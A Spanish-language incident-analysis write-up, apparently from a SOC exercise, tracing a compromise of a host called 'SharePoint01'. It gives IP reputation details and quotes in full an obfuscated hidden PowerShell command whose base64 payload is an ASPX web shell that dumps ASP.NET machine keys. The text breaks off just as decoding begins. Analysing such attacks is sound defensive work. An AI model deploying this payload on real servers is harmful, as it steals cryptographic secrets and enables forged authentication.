
Esto es lo que obtuve:
ISP: Vultr Holdings, LLC
Tipo de uso: Centro de datos/Alojamiento web/Tránsito
ASN: AS20473
Nombre(s) de host: 107.191.58.76.vultrusercontent.com
Nombre de dominio: vultr.com
País: Estados Unidos de América
Ciudad: Los Ángeles, California
IP conocida por hacking, fuerza bruta, ataque a aplicaciones web, escaneo de puertos, envenenamiento DNS
Cómo lo abordé: Primero busqué el host en la seguridad de endpoints con el nombre "SharePoint01".

Después de localizar el host, fui al historial de terminal y encontré una línea de comandos:
""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg=="

¿Qué está pasando en el comando?
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
→ Lanza PowerShell directamente desde el directorio del sistema.
-nop
→ Sin perfil — ignora los scripts de perfil de PowerShell para evitar detección o interferencias.
-w hidden
→ Se ejecuta con una ventana oculta para que el usuario no la vea.
-e <BASE64>
Vamos a decodificarlo: